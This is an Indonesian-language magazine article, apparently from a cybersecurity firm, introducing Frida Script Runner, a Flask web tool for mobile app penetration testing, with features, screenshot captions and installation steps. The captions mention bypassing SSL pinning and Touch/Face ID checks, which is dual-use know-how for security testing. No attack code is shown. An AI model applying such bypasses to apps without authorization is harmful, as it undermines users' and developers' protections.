


Uji penetrasi mobile merupakan aspek yang sangat penting dalam mengevaluasi keamanan aplikasi Android dan iOS.
Untuk mempermudah proses ini, Frida Script Runner telah dikembangkan sebagai alat serbaguna berbasis web yang secara khusus dirancang untuk tujuan uji penetrasi pada platform Android dan iOS.
Alat ini menghadirkan kemudahan dalam berinteraksi dengan Frida, menyediakan interface yang ramah pengguna melalui framework Python Flask, dengan tujuan untuk meningkatkan efisiensi dalam pelaksanaan uji penetrasi. Dengan demikian, Frida Script Runner menjadi sebuah solusi yang potensial untuk mendukung pengujian keamanan aplikasi mobile dengan lebih efektif dan efisien.

Apa Itu Frida Script Runner?

Frida Script Runner merupakan sebuah alat berbasis web yang secara khusus dirancang untuk keperluan pengujian penetrasi pada aplikasi mobile. Dengan menggunakan Frida Script Runner, pengguna dapat dengan mudah menjalankan dan menganalisis skrip Frida yang disesuaikan secara khusus untuk aplikasi Android dan iOS, sehingga memberikan kontrol penuh terhadap perilaku dari aplikasi tersebut.

Dengan semakin meningkatnya aktivitas pentesting dalam industri keamanan informasi, Frida Script Runner hadir untuk memfasilitasi akses dan pembelajaran yang lebih mudah bagi para praktisi keamanan. Alat ini didesain untuk menyederhanakan proses pengujian penetrasi pada aplikasi mobile, memungkinkan para pengguna untuk secara efisien melaksanakan tugas-tugas uji keamanan dengan lebih efektif. Dengan demikian, Frida Script Runner dapat dianggap sebagai solusi yang berpotensi untuk meningkatkan produktivitas dan akurasi dalam pengujian keamanan aplikasi mobile.




Fitur – fitur pada Frida script runner

- Running Script frida custom dengan Frida Script Runner, pengguna dapat menjalankan skrip Frida custom untuk menganalisis dan memanipulasi perilaku aplikasi seluler. Ini memungkinkan untuk pengujian penetrasi dengan fokus pada area tertentu


- Output Real-time salah satu fitur yang sangat berguna dari Frida Script Runner adalah kemampuannya untuk menampilkan output Frida secara real-time. Ini memungkinkan pengguna untuk segera menerima umpan balik tentang eksekusi skrip, mempercepat proses analisis.

- Frida Script Runner pengguna dapat melakukan running secara langsung skrip hanya dengan copy dan paste script ke dalam FSR. Ini memberikan fleksibilitas untuk menerapkan instrumen Frida tertentu sesuai dengan kebutuhan analisis.


- Frida Script Runner dirancang untuk membuat penggunaan skrip Frida menjadi lebih mudah dan efisien. Antarmuka yang intuitif dan fitur-fitur seperti penataan skrip dan output real-time mempercepat proses analisis.




Tampilan utama Frida script runner




Successful bypass ssl touch/face id




Find Package




Custom Script




Find script for bypass and ssl pinning




Copy Paste Script from google



Execution



Run Frida



Instalasi Frida Script Runner

Langkah Pertama

Sebelum menggunakan Frida Script Runner, pastikan telah instal :

- Python
- Flask
- Frida
- ADB (untuk Android)
- Ideviceinfo (untuk iOS).

Langkah Kedua

Instalasi dan Konfigurasi:

- Klone repositori Frida Script Runner di https://github.com/z3n70/Frida-Script-Runner
- Pasang kebutuhan (requirements) dengan perintah pip install -r requirements.txt
- Jalankan aplikasi dengan perintah python3.11 frida_script.py
- Buka browser dan akses alamat http://127.0.0.1:5000

Langkah Ketiga

- Jalankan Skrip Frida.
- Sambungkan perangkat USB Anda dan jalankan Frida Server.
- Pilih aplikasi target dan skrip Frida pada antarmuka web.
- Klik "Run Frida" untuk memulai proses Frida.
- Monitor output secara real-time di antarmuka output.

QALBU

Quick and High Quality Response: Dalam keamanan siber, respons yang cepat terhadap ancaman sangat krusial. Di PUNGGAWA, kami mengutamakan aksi cepat untuk mengidentifikasi dan meredakan ancaman siber, memastikan aset digital klien terlindungi secara efisien dan efektif. Respons berkualitas tinggi juga berarti memberikan solusi yang menyeluruh dan berpengetahuan luas terhadap tantangan keamanan siber yang kompleks.

Attitude is Everything: Sikap positif dan proaktif sangat penting di PUNGGAWA. Ini melibatkan usaha untuk selalu mendahului ancaman potensial, antusiasme untuk belajar tentang tren keamanan baru, dan memelihara ketahanan mental menghadapi ancaman siber yang terus berkembang. Sikap yang berorientasi pada peningkatan berkelanjutan esensial dalam beradaptasi dengan dinamika keamanan siber.

Listen, Learn, Lead & Succeed: Nilai ini menekankan pentingnya pembelajaran berkelanjutan dalam bidang keamanan siber. Dengan mendengarkan secara aktif kebutuhan klien dan perkembangan industri, tim PUNGGAWA tetap terdepan dan terinformasi. Pembelajaran ini berujung pada kepemimpinan di bidangnya, pengembangan solusi inovatif, dan kesuksesan dalam melindungi klien dari ancaman siber.

Be a Problem Solver: Keamanan siber seringkali tentang menyelesaikan teka-teki yang kompleks yang dihadirkan oleh ancaman siber. Di PUNGGAWA, kami menekankan pentingnya pendekatan yang berorientasi pada solusi, baik itu dalam mengatasi serangan siber yang rumit, menavigasi kerentanan jaringan yang kompleks, atau menemukan solusi kreatif untuk tantangan keamanan baru.

Unity is Our Strenght: Kami memahami tantangan kewirausahaan dan mengetahui bahwa keamanan siber memerlukan kerja sama tim dan kolaborasi, baik di dalam organisasi maupun dengan klien, mitra, dan komunitas keamanan siber yang lebih luas. Kesatuan dalam tujuan dan aksi menjamin pertahanan yang lebih kuat terhadap ancaman siber dan postur keamanan yang lebih tangguh.

VOLUME 1

MAGAZINE

PUNGGAWA CYBERSECURITY

PUNGGAWA cybersecurity

JUKe SOLUTIONS

ask.sales@punggawa.com

info@jukesolutions.com

punggawacyber

jukesolutions

PunggawaCyber

JUKe Solutions

Punggawa Cybersecurity

Juke Solutions